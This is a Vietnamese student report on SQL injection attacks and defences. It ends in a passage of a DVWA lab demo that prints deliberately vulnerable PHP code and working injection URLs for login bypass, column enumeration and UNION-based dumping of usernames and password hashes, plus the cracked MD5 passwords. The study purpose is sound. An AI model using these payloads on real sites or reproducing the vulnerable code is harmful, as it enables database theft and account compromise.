

TRƯỜNG ĐẠI HỌC SÀI GÒN

KHOA CÔNG NGHỆ THÔNG TIN

**ĐỀ TÀI**

**Nghiên cứu tấn công web bằng phương pháp**

**SQL injection**

**và các biện pháp phòng chống**

Bộ môn: An toàn và bảo mật hệ thống thông tin

*Giảng viên: Thầy Trương Tấn Khoa*

Người thực hiện

**MSSV HỌ VÀ TÊN**

3119410330 Tăng Trình Quang

*TP. Hồ Chí Minh, tháng 5, năm 2022*

**MỤC LỤC**

[I. GIỚI THIỆU CHUNG 1](#_Toc103192092)

[1. Lý do chọn đề tài 1](#_Toc103192093)

[2. Mục tiêu 1](#_Toc103192094)

[3. Phạm vi 1](#_Toc103192095)

[II. TỔNG QUAN VỀ SQL INJECTION 1](#_Toc103192096)

[1. Khái niệm 1](#_Toc103192097)

[2. Nguyên nhân 1](#_Toc103192098)

[3. Tính nguy hiểm 2](#_Toc103192099)

[III. CÁC DẠNG TẤN CÔNG SQL INJECTION 2](#_Toc103192100)

[1. In-band SQLi 3](#_Toc103192101)

[1.1. Error-based SQLi 3](#_Toc103192102)

[1.2. Union-based SQLi 4](#_Toc103192103)

[2. Inferential SQLi (Blind SQLi) 4](#_Toc103192104)

[2.1. Blind-boolean-based SQLi 4](#_Toc103192105)

[2.2. Blind-time-based SQLi 5](#_Toc103192106)

[3. Out-of-band SQLi 5](#_Toc103192107)

[IV. Các phần dễ bị tấn công 5](#_Toc103192108)

[V. Phòng chống 6](#_Toc103192109)

[VI. Demo 6](#_Toc103192110)

[1. Các công cụ, đối tượng cần có để thực hành Lab SQL injection 6](#_Toc103192111)

[2. In-band SQLi (Classic SQLi) 7](#_Toc103192112)

[2.1. Dạng 1: Error-based SQLi 7](#_Toc103192113)

[2.2. Dạng 2: Union-based SQLi 11](#_Toc103192114)

[3. Inferential SQLi (Blind SQLi) 26](#_Toc103192115)

[3.1. Dạng 1: Blind-boolean-based SQLi 26](#_Toc103192116)

[3.2. Dạng 2: Blind-time-based SQLi 43](#_Toc103192117)

[4. Out-of-band SQLi 46](#_Toc103192118)

[4.1. Tra cứu DNS 46](#_Toc103192119)

[4.2. Tra cứu DNS với tính năng lọc dữ liệu 50](#_Toc103192120)

[5. Sử dụng công cụ SQLMap 53](#_Toc103192121)

[VII. KẾT LUẬN 55](#_Toc103192122)

[1. Các vấn đề đạt được 56](#_Toc103192123)

[2. Hạn chế 56](#_Toc103192124)

[VII. TÀI LIỆU THAM KHẢO 56](#_Toc103192125)

# I. GIỚI THIỆU CHUNG

## 1. Lý do chọn đề tài

Trong những năm gần đây, Việt Nam ngày càng phát triển và nhất là về mặt công nghệ thông tin. Đặc biệt là về bảo mật thông tin, hầu như mọi người ai cũng từng sử dụng các bộ lưu trữ dữ liệu để lưu trữ những dữ liệu công việc, thông tin cá nhân,… Hiện tại, 6% website trên toàn thế giới vẫn bị lỗ hổng SQL Injection, hacker có thể lấy toàn bộ thông tin lưu trên databases của hệ thống, có thể thay đổi thông tin đó, có thể chiếm quyền quản trị website. Chính vì thế nhóm em đã lựa chọn đề tài phương pháp tấn công SQL Injection và các biện pháp phòng chống.

## 2. Mục tiêu

Giúp chúng ta hiểu rõ hơn về cách tấn công bằng SQL Injection và cách thức phòng chống lại loại tấn công này.

## 3. Phạm vi

Tìm hiểu về SQL Injection

# II. TỔNG QUAN VỀ SQL INJECTION

## 1. Khái niệm

* SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp.
* SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy.


## 2. Nguyên nhân

* Dữ liệu đầu vào từ người dùng hoặc từ các nguồn khác không được kiểm tra hoặc kiểm tra không kỹ lưỡng
* Mã cũ, ứng dụng lỗi thời/chưa được vá: Đôi khi mã đã đủ an toàn hoặc đầy đủ khi nó được viết, nhưng thời gian trôi qua và công nghệ thay đổi, những gì được bảo mật 10 năm trước không còn được chấp nhận.
* Các giả định về bảo mật: Chúng ta nên thực hành bảo mật tối ưu bất cứ khi nào có thể và đừng bao giờ cho rằng mức độ bảo mật cao ở nơi khác cũng sẽ bảo vệ chúng ta. Các ứng dụng thay đổi và các giả định đúng trong quá khứ hoặc hiện tại có thể không đúng trong tương lai.
* Không bảo mật lớp: Cách tối ưu để bảo mật dữ liệu của một tổ chức là có các lớp bảo mật xung quanh nó. Có một máy chủ cơ sở dữ liệu an toàn được truy cập bởi một máy chủ ứng dụng an toàn được truy cập bởi một máy chủ web an toàn. Mỗi thiết bị này được gắn vào các thiết bị mạng an toàn và được giám sát bởi các dịch vụ có thể cảnh báo khi có sự cố. Kết quả cuối cùng là một hệ thống cần nỗ lực đáng kể để truy cập dữ liệu, đến mức những nỗ lực đó đủ để đưa ra các cảnh báo và cảnh báo một tổ chức rằng có điều gì đó tồi tệ đang xảy ra.

## 3. Tính nguy hiểm

* Vượt qua các khâu xác thực người dùng
* Chèn, xóa hoặc sửa đổi dữ liệu
* Đánh cắp các thông tin trong CSDL > khách hàng bị ảnh hưởng rất nghiêm trọng, ảnh hưởng xấu đến hình ảnh của công ty.
* Chiếm quyền điều khiển hệ thống > có thể khiến hệ thống ngừng hoạt động

# III. CÁC DẠNG TẤN CÔNG SQL INJECTION




## 1. In-band SQLi

* Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL injection nhất
* Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc.
* In-Band SQLi chia làm 2 loại chính: Error-based SQLi, Union-based SQLi

### **1.1. Error-based SQLi**

* Là một kỹ thuật tấn công SQL injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc database.



* Trong một vài trường hợp, chỉ một mình Error-based là đủ cho hacker có thể liệt kê được các thuộc tính của cơ sở dữ liệu.

Graphical user interface, text, application, email

Description automatically generated

### **1.2. Union-based SQLi**

* Là một kỹ thuật tấn công SQL injection dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response.

## 2. Inferential SQLi (Blind SQLi)

* Không giống như **In-band SQLi**, Inferential SQL injection tốn nhiều thời gian hơn cho việc tấn công do không có bất kì dữ liệu nào được thực sự trả về thông qua web application và hacker thì **không thể theo dõi kết quả trực tiếp** như kiểu tấn công In-band.
* Thay vào đó, kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server.
* Có 2 dạng tấn công chính: Blind-boolean-based, Blind-time-based SQLi.

### **2.1. Blind-boolean-based SQLi**

* Là kĩ thuật tấn công SQL injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False.
* Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP reponse có thể thay đổi, hoặc giữ nguyên.
* Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng kí tự.

### **2.2. Blind-time-based SQLi**

* Time-base Blind SQLi là kĩ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.
* Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được set) cho phép kẻ tấn công suy đoán kết quả truy vấn là TRUE hay FALSE.
* Kiểu tấn công này cũng tốn nhiều thời gian tương tự như Boolean-based SQLi.

## 3. Out-of-band SQLi

* Out-of-band SQLi là 1 dạng tấn công SQL injection không được phổ biến. Thuật ngữ “Out-of-band” có nghĩa là kẻ tấn công không nhận được phản hồi từ ứng dụng web trên cùng 1 kênh (**In-band**) nhưng thay vào đó có thể khiến Database Server được sử dụng bởi Web Application có thể gửi dữ liệu đến 1 điểm cuối từ xa mà kẻ tấn công kiểm soát.
* Kiểu tấn công này phụ thuộc vào các tính năng được bật ở trên Database Server mà Web Application sử dụng có các lệnh kích hoạt các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.

# IV. Các phần dễ bị tấn công

Các phần dễ bị tấn công bao gồm:

* Form đăng nhập
* Form tìm kiếm
* Form nhận xét
* Bất kì trường lưu hoặc trường đầu vào của dữ liệu

Quan trọng cần ghi nhớ rằng trong khi test chống lại cuộc tấn công này, không thể chỉ check một hoặc vài trường. Thông thường, một vài trường được bảo vệ khỏi tấn công SQL injection, nhưng các trường khác lại không được bảo vệ. Do đó, không được quên việc test toàn bộ các trường của website.

# V. Phòng chống

* **Không tin tưởng các input do người dùng nhập vào.** Dữ liệu luôn phải được xác thực trước khi sử dụng trong các câu lệnh SQL. Doanh nghiệp có thể sử dụng filter để lọc các kí tự đặc biệt hoặc các từ khoá (SELECT, UNION) do người dùng nhập.
* **Không cộng chuỗi để tạo SQL.** Hãy sử dụng parameter thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp pháp, SQL Engine sẽ tự động báo lỗi. Doanh nghiệp không cần dùng code để check.
* **Sao lưu dữ liệu thường xuyên.** Dữ liệu cần được sao lưu thường xuyên để trong trường hợp xấu nhất là bị tin tặc xoá thì doanh nghiệp vẫn có thể khôi phục.
* **Không hiển thị exception, message lỗi.**Tin tặc có thể dựa vào message lỗi để tìm ra cấu trúc database. Vì vậy, khi có lỗi, trang web chỉ nên hiển thị thông báo lỗi (không hiển thị thông tin nhạy cảm về lỗi) để tránh bị tin tặc lợi dụng.
* **Phân quyền truy cập rõ ràng.** Việc cho phép mọi tài khoản đều được truy cập vào cơ sở dữ liệu tiềm ẩn nhiều rủi ro. Hãy chỉ định một số tài khoản nhất định có quyền kết nối với cơ sở dữ liệu. Việc này sẽ giúp hạn chế các lệnh SQL được thực thi tự động trên server.

# VI. Demo

## 1. Các công cụ, đối tượng cần có để thực hành Lab SQL injection

* **Hackbar**
* Hackbar là 1 plugin mở rộng thường được cài trên các trình duyệt web. Nó là 1 công cụ giúp kiểm thử/khai thác các lỗ hổng phổ biến.
* **SQLMap**
* SQLMap là công cụ khai thác lỗ hổng trong cơ sở dữ liệu SQL. Đây là công cụ mã nguồn mở, tự động hóa quy trình phát hiện và khai thác lỗ hổng SQL. Với tính năng vượt trội của mình, SQLMap được giới bảo mật và giới hacker đặc biệt ưa chuộng.
* **Brup Suite**
* Burp Suite là trình quét bảo mật phổ biến được sử dụng rộng rãi nhất hiện nay được tích hợp với nhiều tính năng mạnh mẽ cùng các phần mềm mở rộng tùy chọn có khả năng kiểm tra được tính bảo mật của ứng dụng web và cả các thành phần khác nhau có trong web nữa.
* **Lab DVWA**
* **Damn Vulnerable Web Application (DVWA)** là một ứng dụng mã nguồn PHP/MySQL tập hợp sẵn các lỗi logic về bảo mật ứng dụng web trong mã nguồn PHP. Lỗi logic khi lập trình có thể áp dụng đối với các loại ngôn ngữ lập trình nhằm giảm thiểu khả năng tạo ra lổ hổng bảo mật từ tư duy lập trình chưa cẩn thận. Mục tiêu chính của DVWA đó là tạo ra một môi trường thực hành hacking/pentest hợp pháp. Giúp cho các nhà phát triển ứng dụng web hiểu hơn về hoạt động lập trình an toàn và bảo mật hơn.
* **Lab PortSwigger**
* **PortSwigger** là một công ty bảo mật web với sứ mệnh cho phép thế giới bảo mật web, **Brup Suite** chính là sản phẩm của họ tạo nên cho mục đích là kiểm thử, bảo mật. PortSigger có dựng nên 1 số lab lỗi phổ biến để chúng ta hiểu rõ hơn về lỗi để bảo mật web.

## 2. In-band SQLi (Classic SQLi)

### **2.1. Dạng 1: Error-based SQLi**

* **Dạng low (thấp):**

<?php

if( isset( $\_GET[ 'Login' ] ) ) {

    // Get username

    $user = $\_GET[ 'username' ];

    // Get password

    $pass = $\_GET[ 'password' ];

    $pass = md5( $pass );

    // Check the database

    $query  = "SELECT \* FROM `users` WHERE user = '$user' AND password = '$pass';";

    $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );

    if( $result && mysqli\_num\_rows( $result ) == 1 ) {

        // Get users details

        $row    = mysqli\_fetch\_assoc( $result );

        $avatar = $row["avatar"];

        // Login successful

        $html .= "<p>Welcome to the password protected area {$user}</p>";

        $html .= "<img src=\"{$avatar}\" />";

    }

    else {

        // Login failed

        $html .= "<pre><br />Username and/or password incorrect.</pre>";

    }

    ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);


}

?>

Nhìn sơ qua đoạn code, ta dễ dàng thấy được, ta có thể tiêm được câu lệnh SQL vào ô input username & password.

**Tiêm:** [http://localhost/DVWA/vulnerabilities/brute/?username=admin'&password=1&Login=Login#](http://localhost/DVWA/vulnerabilities/brute/?username=admin'&password=1&Login=Login)

**Truy vấn:** SELECT \* FROM `users` WHERE user = '**'admin**' AND password = '1'




Chúng ta nhận được thông báo lỗi:

**You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'admin' AND password = 'c4ca4238a0b923820dcc509a6f75849b'' at line 1**

Đây chính là lỗi SQL từ phía cơ sở dữ liệu và điều này đồng nghĩa với việc, chúng ta đang thao tác trực tiếp với CSDL thông qua câu truy vấn. Việc gây ra lỗi, chính là do ta thêm dấu nháy đơn vào => Đồng nghĩa với việc, chúng ta có thể tiêm câu lệnh SQL.

**Tiêm:** [http://localhost/DVWA/vulnerabilities/brute/?username=admin'-- -&password=&Login=Login#](http://localhost/DVWA/vulnerabilities/brute/?username=admin'--%20-&password=&Login=Login)

**Truy vấn:** SELECT \* FROM `users` WHERE user = '**admin'**-- -' AND password = ''

****

* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách dùng hàm **mysqli\_real\_escape\_string**:

    $user = $\_GET[ 'username' ];

    $user = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $user ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

    // Sanitise password input

    $pass = $\_GET[ 'password' ];

    $pass = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $pass ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

    $pass = md5( $pass );

### **2.2. Dạng 2: Union-based SQLi**

* **Dạng Low (thấp):**

**1. Phát hiện**

Để phát hiện một ứng dụng web có dính lỗi SQL injection hay không, ta thêm vào câu truy vấn các meta character trong các hệ quản trị cơ sở dữ liệu, chẳng hạn như dấu nháy đơn, dấu nháy kép, dấu chấm phẩy và các ký tự comment (--, ##, /\*\*/)… và chờ xem ứng dụng web sẽ xử lý câu truy vấn đó như thế nào. Trong hướng dẫn này, chúng ta sẽ áp dụng với địa chỉ sau: [http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#](http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit)

<?php

if( isset( $\_REQUEST[ 'Submit' ] ) ) {

    // Get input

    $id = $\_REQUEST[ 'id' ];

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );

            // Get results

            while( $row = mysqli\_fetch\_assoc( $result ) ) {

                // Get values

                $first = $row["first\_name"];

                $last  = $row["last\_name"];

                // Feedback for end user

                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

            }

            mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]);

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            #$sqlite\_db\_connection = new SQLite3($\_DVWA['SQLITE\_DB']);

            #$sqlite\_db\_connection->enableExceptions(true);

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            #print $query;

            try {

                $results = $sqlite\_db\_connection->query($query);

            } catch (Exception $e) {

                echo 'Caught exception: ' . $e->getMessage();

                exit();

            }

            if ($results) {

                while ($row = $results->fetchArray()) {

                    // Get values

                    $first = $row["first\_name"];

                    $last  = $row["last\_name"];

                    // Feedback for end user

                    $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                }

            } else {

                echo "Error in fetch ".$sqlite\_db->lastErrorMsg();

            }

            break;

    }

}

?>

Thêm vào cuối liên kết trên một trong các meta character đã nói ở trên, chẳng hạn ta thêm vào dấu nháy đơn:

**Tiêm:** [http://localhost/DVWA/vulnerabilities/sqli/?id=1**'**&Submit=Submit#](http://localhost/DVWA/vulnerabilities/sqli/?id=1'&Submit=Submit)

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' ';

Thông báo lỗi từ mysql xuất hiện, như vậy trang web này đã bị dính lỗi SQL injection.

A screenshot of a computer

Description automatically generated

**2. Xác định số lượng cột trong mệnh đề select**

Union là từ khóa dùng để gộp kết quả của nhiều mệnh đề select do đó trong mỗi mệnh đề select đòi hỏi số lượng các trường đều phải bằng nhau và đều bằng số lượng các trường được select trong mệnh đề select ban đầu. Chúng ta sẽ sử dụng điều này để xác định số lượng cột của cơ sở dữ liệu.

Cụ thể, chúng ta sẽ thực hiện thử dần bằng cách tăng dần số lượng cột trong mệnh đề select sau union (bắt đầu từ 1). Khi nào không thấy thông báo lỗi xuất hiện thì đó chính là số lượng cột cần tìm.

Một cách nhanh hơn là sử dụng 'order by'. Từ khóa 'order by' được dùng để sắp xếp thứ tự cho các bản ghi thu được trong mệnh để select. Sau order by có thể là tên một cột để xác định rằng kết quả thu về sẽ được sắp xếp theo giá trị của cột đó (tăng dần hoặc giảm dần). Sau 'order by' cũng có thể là số thứ tự vị trí của cột đó. Nếu giá trị sau order lớn hơn số cột được select thì chúng ta sẽ thấy thông báo lỗi.

Quay trở lại ví dụ:

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=1>' order by 1-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' order by 1-- -';

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=1>' order by 2-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' order by 2-- -';

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=1>' order by 3-- -&Submit=Submit#

Graphical user interface, text, application, chat or text message, website

Description automatically generated

Thông báo lỗi: **Unknown column '3' in 'order clause'** xuất hiện. Như vậy, ta xác định được số cột là 2.

**3. Xác định thông tin**

Để biết được tên bảng, tên cột, ta sử dụng đối tượng information\_schema. Đối tượng này cung cấp các thông tin về tables, columns, views và procedures… của cơ sở dữ liệu.

Tiếp tục với ví dụ:

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=-1>' union select 1,2-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select 1,2-- -'

Graphical user interface, text, application

Description automatically generated

Ta sẽ thấy cột số 1 và 2 bị lỗi. Lấy tên cơ sở dữ liệu và phiên bản của hệ quản trị cơ sở dữ liệu, thông tin user, cổng của CSDL,.. ở 1 trong 2 cột nào cũng được:

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=-1>' union select null, concat(0x0a, database(), 0x09, version(), 0x09, user(), 0x09, @@port)-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select null, concat(0x0a, database(), 0x09, version(), 0x09, user(), 0x09, @@port)-- -'

Text

Description automatically generated with medium confidence

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=-1>' union select null,group\_concat(table\_name) from information\_schema.tables where table\_schema='dvwa'-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select null,group\_concat(table\_name) from information\_schema.tables where table\_schema='dvwa'-- -'

Graphical user interface, text

Description automatically generated with medium confidence

Cơ sở dữ liệu dvwa có 2 bảng là users và guestbook. Thường thông tin lưu trữ về tài khoản thì nằm trong bảng users, trước tiên ta sẽ xác định trong bảng users có bao nhiêu cột.

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=-1>' union select null,group\_concat(column\_name) from information\_schema.columns where table\_name='users'-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select null,group\_concat(column\_name) from information\_schema.columns where table\_name='users'-- -'

Text

Description automatically generated with low confidence

Tên các cột: **user\_id, first\_name, last\_name. user, password, avatar, last\_login, failed login**. Bây giờ ta sẽ lấy nội dung các bản ghi của 2 cột user, password trong cơ sở dữ liệu để lấy toàn bộ tài khoản:

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli/?id=-1>' union select null,(select group\_concat(0x0a,user,0x09,password) from dvwa.users)-- -&Submit=Submit# book

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '-1' union select null,(select group\_concat(0x0a,user,0x09,password) from dvwa.users)-- -'

Graphical user interface, text, application

Description automatically generated

Như vậy, ta có thể lấy được toàn bộ thông tin tài khoản của website bị lỗi SQL injection. Công việc, cuối cùng là đi decode các mật khẩu MD5.

5f4dcc3b5aa765d61d8327deb882cf99 = password

e99a18c428cb38d5f260853678922e03 = abc123

8d3533d75ae2c3966d7e0d4fcc69216b = charley

0d107d09f5bbe40cade3de5c71e9e9b7 = letmein

**Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách dùng hàm **mysqli\_real\_escape\_string**:

    $id = $\_POST[ 'id' ];

    $id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $id);

* **Dạng Medium (trung bình) :**

<?php

if( isset( $\_POST[ 'Submit' ] ) ) {

    // Get input

    $id = $\_POST[ 'id' ];

    $id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $id);

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query) or die( '<pre>' . mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) . '</pre>' );

            // Get results

            while( $row = mysqli\_fetch\_assoc( $result ) ) {

                // Display values

                $first = $row["first\_name"];

                $last  = $row["last\_name"];

                // Feedback for end user

                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

            }

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";

            #print $query;

            try {

                $results = $sqlite\_db\_connection->query($query);

            } catch (Exception $e) {

                echo 'Caught exception: ' . $e->getMessage();

                exit();

            }

            if ($results) {

